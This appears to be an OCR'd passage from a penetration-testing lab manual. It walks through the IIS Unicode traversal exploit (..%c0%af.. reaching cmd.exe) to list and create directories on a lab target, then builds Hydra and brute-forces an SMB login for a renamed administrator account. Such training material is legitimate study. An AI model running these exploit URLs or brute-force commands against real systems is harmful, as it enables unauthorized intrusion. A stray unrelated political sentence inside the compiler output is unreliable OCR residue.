
```
 Directory of c:\

02/10/2002  05:50a      <DIR>          ASFRoot
10/13/2004  01:43p      <DIR>          Databases
03/10/2005  10:02a      <DIR>          Documents and Settings
11/03/2005  07:39p      <DIR>          Downloads
02/10/2002  12:00p      <DIR>          Inetpub
01/06/2005  08:03p      <DIR>          lab96
10/21/2004  07:55p               2,403 odbcconf.log
10/13/2004  01:43p      <DIR>          Personal
03/10/2005  02:08p      <DIR>          PHP
11/02/2005  03:35p      <DIR>          Program Files
10/21/2004  08:15p      <DIR>          t
10/20/2004  12:47p      <DIR>          Tcl
10/21/2004  08:13p      <DIR>          Windows
10/20/2005  06:12p      <DIR>          WINNT
               1 File(s)          2,403 bytes
              13 Dir(s)   1,457,934,336 bytes free
```

From this point the entire hard drive can be viewed a directory at a time by editing the script in the address bar.

***Note:** At this point an attacker may choose to see exactly what is installed on the target. He or she may check to see if the target has a firewall or antivirus installed, and whether there are any logs, proprietary software, sensitive documents, etc.

To list the contents of the Program Files directory, edit the address bar to


```
http://172.16.1.40/_vti_bin/..%c0%af../..%c0%af../..%c
0%af../winnt/system32/cmd.exe?/c+dir+c:\progra~1
```


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
http://172.16.1.40/_vti_bin/..Ã¯../..Ã¯../..Ã¯../winnt/system32/cmd.exe?/c+dir+c:\progra~1 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address http://172.16.1.40/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\progra~1
Go Links
Done
Internet
Start
Zone-H.org * D...
C:\Downloads\C...
Scanning 172.1...
http://172.16...
2:50 PM

```
 Directory of c:\progra~1

11/02/2005  03:35p      <DIR>          .
11/02/2005  03:35p      <DIR>          ..
02/10/2002  05:54a      <DIR>          Accessories
02/10/2002  12:01p      <DIR>          Cmak
01/02/2005  06:36p      <DIR>          Common Files
02/10/2002  11:59a      <DIR>          ComPlus Applications
11/02/2005  03:36p      <DIR>          Ethereal
05/27/2005  04:58p      <DIR>          Fluffy the SMTPGuardDog
03/04/2005  09:59p      <DIR>          InCtrl5
02/10/2002  12:06p      <DIR>          Internet Explorer
03/05/2005  12:00a      <DIR>          LBE Desktop Helpdesk
03/04/2005  11:32p      <DIR>          LBE Web Helpdesk
02/10/2002  05:57a      <DIR>          Microsoft FrontPage
02/10/2002  05:58a      <DIR>          Microsoft Script Debugger
03/09/2005  10:33p      <DIR>          MySQL
10/26/2005  12:49p      <DIR>          Net Tools
01/01/2005  08:55p      <DIR>          NetBus Pro
02/10/2002  12:05p      <DIR>          NetMeeting
10/20/2004  12:50p      <DIR>          netw
01/02/2005  06:19p      <DIR>          Network Stumbler
02/10/2002  12:05p      <DIR>          Outlook Express
02/10/2002  05:53a      <DIR>          Phone Book Service
01/01/2005  08:33p      <DIR>          Spybot - Search & Destroy
10/06/2004  09:03p      <DIR>          VMware
10/21/2004  08:14p      <DIR>          Winarj 98
```


At this point an attacker may see if he or she has write access to the target. This is done by attempting to send a create directory command within the script:

```
http://172.16.1.40/_vti_bin/..%c0%af../..%c0%af../..%c
0%af../winnt/system32/cmd.exe?/c+md+c:\beenhacked
```


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
http://172.16.1.40/_vti_bin/..Ã¯../..Ã¯../..Ã¯../winnt/system32/cmd.exe?/c+dir+c:\progra~1 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address http://172.16.1.40/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+md+c:\beenhacked
Go Links
Done
Internet
Start
Zone-H.org * D...
C:\Downloads\C...
Scanning 172.1...
http://172.16...
4:30 PM

```
 Directory of c:\progra~1

11/02/2005  03:35p      <DIR>          .
11/02/2005  03:35p      <DIR>          ..
02/10/2002  05:54a      <DIR>          Accessories
02/10/2002  12:01p      <DIR>          Cmak
01/02/2005  06:36p      <DIR>          Common Files
02/10/2002  11:59a      <DIR>          ComPlus Applications
11/02/2005  03:36p      <DIR>          Ethereal
05/27/2005  04:58p      <DIR>          Fluffy the SMTPGuardDog
03/04/2005  09:59p      <DIR>          InCtrl5
02/10/2002  12:06p      <DIR>          Internet Explorer
03/05/2005  12:00a      <DIR>          LBE Desktop Helpdesk
03/04/2005  11:32p      <DIR>          LBE Web Helpdesk
02/10/2002  05:57a      <DIR>          Microsoft FrontPage
02/10/2002  05:58a      <DIR>          Microsoft Script Debugger
03/09/2005  10:33p      <DIR>          MySQL
10/26/2005  12:49p      <DIR>          Net Tools
01/01/2005  08:55p      <DIR>          NetBus Pro
02/10/2002  12:05p      <DIR>          NetMeeting
10/20/2004  12:50p      <DIR>          netw
01/02/2005  06:19p      <DIR>          Network Stumbler
02/10/2002  12:05p      <DIR>          Outlook Express
02/10/2002  05:53a      <DIR>          Phone Book Service
01/01/2005  08:33p      <DIR>          Spybot - Search & Destroy
10/06/2004  09:03p      <DIR>          VMware
10/21/2004  08:14p      <DIR>          Winarj 98
```

The following screen appears:



Address: http://172.16.1.40/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+md+c:\beenhacked


CGI Error

The specified CGI application misbehaved by not returning a complete set of HTTP headers. The headers it did return are:

Windows 2000 Professional - VMware Workstation
Error in CGI Application - Microsoft Internet Explorer
Done
Internet
4:42 PM

On the address bar enter the same script originally obtained from the TCS CGI Scanner:

```
http://172.16.1.40/scripts/..%c0%af../winnt/system32/
                 cmd.exe?/c+dir+c:\
```



Address: http://172.16.1.40/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\


```
 Directory of c:\

02/10/2002  05:58a      <DIR>          ASFRoot
11/09/2005  04:41p      <DIR>          beenhacked
10/13/2004  01:43p      <DIR>          Databases
03/10/2005  10:02a      <DIR>          Documents and Settings
11/03/2005  07:39p      <DIR>          Downloads
02/10/2002  12:00p      <DIR>          Inetpub
01/06/2005  08:03p      <DIR>          lab96
10/21/2004  07:55p               2,403 odbcconf.log
10/13/2004  01:43p      <DIR>          Personal
03/10/2005  02:08p      <DIR>          PHP
11/02/2005  03:35p      <DIR>          Program Files
10/21/2004  08:15p      <DIR>          t
10/20/2004  12:47p      <DIR>          Tcl
10/21/2004  08:13p      <DIR>          Windows
10/20/2005  06:12p      <DIR>          WINNT
               1 File(s)          2,403 bytes
              14 Dir(s)   1,457,868,800 bytes free
```

Windows 2000 Professional - VMware Workstation
http://172.16.1.40/scripts/..Ã¯../winnt/system32/cmd.exe?/c+dir+c:\ - Microsoft Internet Explorer
Done
Internet
4:46 PM

Notice that the **beenhacked** directory is now created in the root of the C: drive on the target.

***Note:** The results of these scripts tells an attacker that the computer has read/write access and as such can issue commands to the target as if the attacker were sitting behind the keyboard of the target. At this point, the attacker owns the target.

The gray bar along the top right of the application allows you to enter custom scripts for the application to check against the target. If you wanted to check the Program Files directory or create a beenhacked directory on each target it is capable of compromising, you could enter these scripts here and click the downward-pointing arrow to enter the script into the application. Repeat this process for multiple targets



Lab 39: Shared Resources Locator

Identify Open Shared Resources: Hydra

Prerequisites: Shared resources on the target
Countermeasures: Bastion servers/workstations, host-based firewalls
Description: The Hydra application will scan a range of IP addresses and identify any open shares from open port 139. Open shares are shares without passwords assigned to them, of which the majority allows anyone to copy, move, delete, and quite often add to the share. Not all shares are left unprotected and Hydra has the ability to brute-force its way into the share given a username and password list combination. Remember that Linux commands are *case sensitive*.
Procedure: Compile, install, and launch against the target with the following syntax:

```
./hydra <options> (Target IP or Hostname)
```

or

```
./xhydra (To start Hydra in X)
```


From the directory containing the compressed Hydra files type **tar –zxvf hydra-5.0-src.tar.gz**.

The files will uncompress into a new directory named **hydra-5.0-src**.

Change to the new directory by typing **cd hydra-5.0-src** and pressing **Enter**.


Hydra needs to be compiled for the specific machine it is on. This is done by typing **./configure**.

Hydra will compile to the specific machine. The next step is to create Hydra by typing the **make** command.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/hydra/hydra-5.0-src
File Edit View Terminal Go Help
gnon
Mozi
Wed Nov 09
7:31 PM

```
Starting hydra auto configuration ...

Checking for openssl (libssl/ssl.h) ...
                                ... found
Checking for Postgres (libpq) ...
                          ... NOT found, module postgres disabled
Checking for SVN (ibsvn_client-1 libapr-0.so libaprutil-0.so) ...
                          ... NOT found, module svn disabled
Checking for SAP/R3 (librfc/saprfc.h) ...
                                ... NOT found, module sapr3 disabled
Get it from http://www.sap.com/solutions/netweaver/linux/eval/index.asp
Checking for libssh (libssh/libssh.h) ...
                                ... NOT found, module ssh2 disabled
Get it from http://0xbadc0de.be/ - use v0.11!

Hydra will be installed into .../bin of: /usr/local
  (change this by running ./configure --prefix=path)

Writing Makefile.in ...

NOTES NOTES NOTES NOTES NOTES NOTES NOTES NOTES NOTES NOTES NOTES NOTES
=======================================================================
ARM/PalmPilot users: please run ./configure-arm or ./configure-palm respectivly

now type "make"
[root@localhost hydra-5.0-src]# make
```


The **make** command will execute and attempt to create the xhydra for Linux X.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/hydra/hydra-5.0-src
File Edit View Terminal Go Help
gnon
Mozi
Wed Nov 09
7:32 PM

```
gcc -I. -Wall -O2 -c hydra-svn.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c hydra-pcanywhere.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c hydra-sip.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c crc32.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c d3des.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c md4.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c hydra-mod.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c hydra.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -lm -o hydra hydra-vnc.o hydra-pcnfs.o hydra-rexec.o hydra-nntp.o hydra-socks5.
o hydra-telnet.o hydra-cisco.o hydra-http.o hydra-ftp.o hydra-imap.o hydra-pop3.o hydra-smb.o hyd
ra-icq.o hydra-cisco-enable.o hydra-ldap.o hydra-mysql.o hydra-http-proxy.o hydra-smbnt.o hydra-m
ssql.o hydra-snmp.o hydra-cvs.o hydra-smtpauth.o hydra-sapr3.o hydra-ssh2.o hydra-teamspeak.o hyd
ra-postgres.o hydra-rsh.o hydra-rlogin.o hydra-oracle-listener.o hydra-svn.o hydra-pcanywhere.o h
ydra-sip.o crc32.o d3des.o md4.o hydra-mod.o hydra.o -lm -lssl -lcrypto -L/usr/lib -L/usr/local/l
ib -L/lib -L/lib -L/lib

If men could get pregnant, abortion would be a sacrament

cd hydra-gtk && ./make_xhydra.sh
Trying to compile xhydra now (hydra gtk gui) - dont worry if this fails, this is really optional
...
`src/xhydra' -> `../xhydra'
The GTK GUI is ready, type "./xhydra" to start

Now type make install
[root@localhost hydra-5.0-src]#
```


To start Hydra in X type:

```
./xhydra
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/hydra/hydra-5.0-src
File Edit View Terminal Go Help
gnon
Mozi
Wed Nov 09
7:33 PM

```
gcc -I. -Wall -O2 -c hydra-svn.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c hydra-pcanywhere.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c hydra-sip.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c crc32.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c d3des.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c md4.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c hydra-mod.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -c hydra.c -DLIBOPENSSL -I/usr/kerberos/include
gcc -I. -Wall -O2 -lm -o hydra hydra-vnc.o hydra-pcnfs.o hydra-rexec.o hydra-nntp.o hydra-socks5.
o hydra-telnet.o hydra-cisco.o hydra-http.o hydra-ftp.o hydra-imap.o hydra-pop3.o hydra-smb.o hyd
ra-icq.o hydra-cisco-enable.o hydra-ldap.o hydra-mysql.o hydra-http-proxy.o hydra-smbnt.o hydra-m
ssql.o hydra-snmp.o hydra-cvs.o hydra-smtpauth.o hydra-sapr3.o hydra-ssh2.o hydra-teamspeak.o hyd
ra-postgres.o hydra-rsh.o hydra-rlogin.o hydra-oracle-listener.o hydra-svn.o hydra-pcanywhere.o h
ydra-sip.o crc32.o d3des.o md4.o hydra-mod.o hydra.o -lm -lssl -lcrypto -L/usr/lib -L/usr/local/l
ib -L/lib -L/lib -L/lib

If men could get pregnant, abortion would be a sacrament

cd hydra-gtk && ./make_xhydra.sh
Trying to compile xhydra now (hydra gtk gui) - dont worry if this fails, this is really optional
...
`src/xhydra' -> `../xhydra'
The GTK GUI is ready, type "./xhydra" to start

Now type make install
[root@localhost hydra-5.0-src]# ./xhydra
```

Xhydra will start.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/hydra/hydra-5.0-src
File Edit View Terminal Go Help
HydraGTK
Quit
Target Passwords Tuning Specific Start
Wed Nov 09
7:33 PM

```
gcc -I. -Wall -O2 -
gcc -I. -Wall -O2 -
gcc -I. -Wall -O2 -
gcc -I. -Wall -O2 -
gcc -I. -Wall -O2 -
gcc -I. -Wall -O2 -
gcc -I. -Wall -O2 -
gcc -I. -Wall -O2 -                                              nntp.o hydra-socks5.
o hydra-telnet.o hy                                              p3.o hydra-smb.o hyd
ra-icq.o hydra-cisc                                              ydra-smbnt.o hydra-m
ssql.o hydra-snmp.o                                              ydra-teamspeak.o hyd
ra-postgres.o hydra                                              hydra-pcanywhere.o h
ydra-sip.o crc32.o                                               r/lib -L/usr/local/l
ib -L/lib -L/lib -L

If men could get pr

cd hydra-gtk && ./m
Trying to compile x                                               is really optional
...
`src/xhydra' -> `..
The GTK GUI is read

Now type make insta
[root@localhost hyd
```

Target

● Single Target 127.0.0.1

○ Target List

Port 0

Protocol cisco

Output Options

□ Use SSL □ Be Verbose


□ Show Attempts □ Debug

hydra 127.0.0.1 cisco -l yourname -p yourpass -t 36

Change the Single target to the new target.

Change the Port from Cisco to **139**. (After all, we are looking for SMB Shares).

Select the **Show Attempts** and **Be Verbose** options.



Target

● Single Target 172.16.1.40

○ Target List

Port 139

Protocol smb

Output Options

□ Use SSL ☑ Be Verbose


☑ Show Attempts □ Debug

hydra 172.16.1.40 smb -s 139 -v -V -l yourname -p yourpass -t 36

Select the **Passwords** tab.

Change the *Username* to **Kermit**. (Labs 10 and 11 identified the real Administrator account as being renamed to Kermit.)

Change the password to either a specific password for the account or in this case to a password file. There are applications designed to create password files, but if you need to create one manually simply create a text file in the directory containing Hydra with passwords containing one password per line.



Username

● Username: kermit

○ Username List:

Password

○ Password:

● Password List: passwordlist1


Colon seperated file

□ Use Colon seperated file

□ Try login as password □ Try empty password


```
hydra 172.16.1.40 smb -s 139 -v -V -l kermit -P passwordlist1 -t 36
```

Click on the **Start** tab.



```
hydra 172.16.1.40 smb -s 139 -v -V -l kermit -P passwordlist1 -t 36
```

Click **Start**. The results will be displayed.



```
Hydra v5.0 (c) 2005 by van Hauser / THC - use allowed only for legal purpose
Hydra (http://www.thc.org) starting at 2005-11-09 20:02:04
